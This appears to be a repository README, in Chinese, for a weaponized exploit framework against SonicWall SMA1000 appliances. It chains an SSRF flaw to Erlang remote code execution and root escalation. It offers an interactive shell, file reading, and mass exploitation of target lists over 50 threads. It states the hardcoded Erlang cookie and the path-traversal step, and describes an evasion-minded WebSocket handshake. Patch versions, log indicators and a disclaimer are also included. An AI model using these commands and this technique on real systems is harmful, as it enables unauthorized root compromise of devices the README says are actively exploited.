 tc4dy/cve-2026-15409-15410-framework
针对SonicWall SMA1000的多漏洞利用框架,串联SSRF(CVE-2026-15409)到Erlang RCE及root权限提升(CVE-2026-15410)。具备交互式Shell、批量扫描、文件操作和针对授权渗透测试的安全检测模式。




漏洞利用框架与安全检测工具
未经授权访问计算机系统在 CFAA(美国)、Computer Misuse Act(英国)、TCK 243/244(土耳其)以及全球类似法律 下均属违法行为。
CVE-2026-15409 是在 SonicWall SMA1000 设备 Work Place 接口中发现的一个严重的**未认证服务器端请求伪造(SSRF)**漏洞。
工作原理:
wsproxy 端点建立隧道。os:cmd/1 调用实现远程代码执行(RCE)。关键事实:
披露日期: 2026 年 7 月 14 日
CVSS 评分: 10.0(严重)
受影响产品: SMA 6210、SMA 7210、SMA 8200v
修复版本: 12.4.3-03453+ 和 12.5.0-02835+

exploit.py)完整的武器化漏洞利用 串联 CVE-2026-15409 和 CVE-2026-15410,实现 root 级入侵。
| 功能 | 描述 |
|---|---|
| [+] SSRF → Erlang RPC | 自动通过 wsproxy 建立隧道以访问内部 Erlang 节点。 |
| [+] 远程代码执行 | 通过 os:cmd/1 执行任意操作系统命令。 |
| [+] 交互式 Shell | 启动实时 shell,支持 privesc 和 download 命令。 |
| [+] Root 提权 | 利用 CVE-2026-15410,通过 AMC 路径遍历提升至 root。 |
| [+] 文件操作 | 读取和写入目标系统上的文件。 |
| [+] 批量扫描 | 使用多线程(-l 标志)对多个目标进行大规模利用。 |
| [+] SSRF 检测 | 可选的 --detect 标志,用于安全的漏洞验证。 |
| [+] 可定制 | 可覆盖 WebSocket URL、Origin、User-Agent、Cookie 等。 |
| [+] 无额外依赖 | 仅使用 Python 标准库(检测功能可选依赖 requests)。 |
| [+] 原生 WebSocket 实现 | 无外部 WebSocket 库——自定义套接字级握手,避免特定库的签名指纹,提升 OPSEC。 |
pip(用于 requests 库)pip install -r requirements.txt
--detect 功能需要 requests。# Interactive shell on target
python exploit.py -u 192.168.1.100
# Execute a single command
python exploit.py -u 192.168.1.100 --exec "id && whoami"
# Read a file
python exploit.py -u 192.168.1.100 --read-file /etc/passwd
# Enable SSRF detection before exploitation
python exploit.py -u 192.168.1.100 --detect
# Attempt root privesc
python exploit.py -u 192.168.1.100 --privesc
# Mass exploit from file (50 threads)
python exploit.py -l targets.txt -m 50 --exec "uname -a"
# Custom port and path
python exploit.py -u 10.0.0.5 -p 8443 --path /workplace
# Pipe mode (read command from stdin)
echo "cat /etc/hosts" | python exploit.py -u 192.168.1.100
# Single target scan
python checker.py https://192.168.1.100

# Custom port and path
python checker.py 192.168.1.100 --port 8443 --path /workplace

# Mass scan from file
python checker.py --list targets.txt
| 产品 | 受影响版本 | 修复版本 |
|---|---|---|
| SMA 6210 | 12.4.3-03245, 12.4.3-03387, 12.4.3-03434 12.5.0-02283, 12.5.0-02624, 12.5.0-02800 | 12.4.3-03453+ 12.5.0-02835+ |
| SMA 7210 | 同上 | 同上 |
| SMA 8200v | 同上 | 同上 |
[!] 重要提示: 这些漏洞不影响 SonicWall 防火墙(SSL-VPN)或 SMA 100 系列。
端口 443 上的 wsproxy 端点接受以 -3389 开头的 bmID 参数以及 host:port 规范。通过将 host=127.0.0.1 和 port=1050 指向目标,攻击者可以隧道连接到内部 Erlang 分布式服务。
Erlang 节点使用硬编码的默认 cookie:10ecad5b446e86864832904cd439b6b70262。这允许远程认证并执行任意 os:cmd/1 调用。
一旦通过认证,该漏洞利用会将一个 shell 脚本写入 /var/tmp/,并通过路径遍历(../../../../var/tmp/script.sh)触发 AMC remove_hotfix XML-RPC 端点,从而以 root 身份执行该脚本。
SonicWall 建议检查:
extraweb_access.log 中是否存在 /__api__/login 或 /__api__/logout(状态码 200)extraweb_access.log 中是否存在带有可疑 host 参数的 /wsproxy(状态码 101)ctrl-service.log 中是否存在带有路径遍历的热修复回滚记录/var/lib/unit/conf.json 中是否包含 /__api__/login 或 /__api__/logout 的路由本工具仅供教育和经授权的渗透测试用途使用。
作者和贡献者不对本软件造成的任何滥用或损害负责。用户须自行负责确保在测试前获得目标所有者的明确书面许可。未经授权访问计算机系统在《计算机欺诈与滥用法》(CFAA)及全球类似法律下均属违法行为。
使用本软件即表示您同意:
[¡] 警告: 该漏洞已在野被积极利用。未经授权的使用可能导致严重的法律后果。







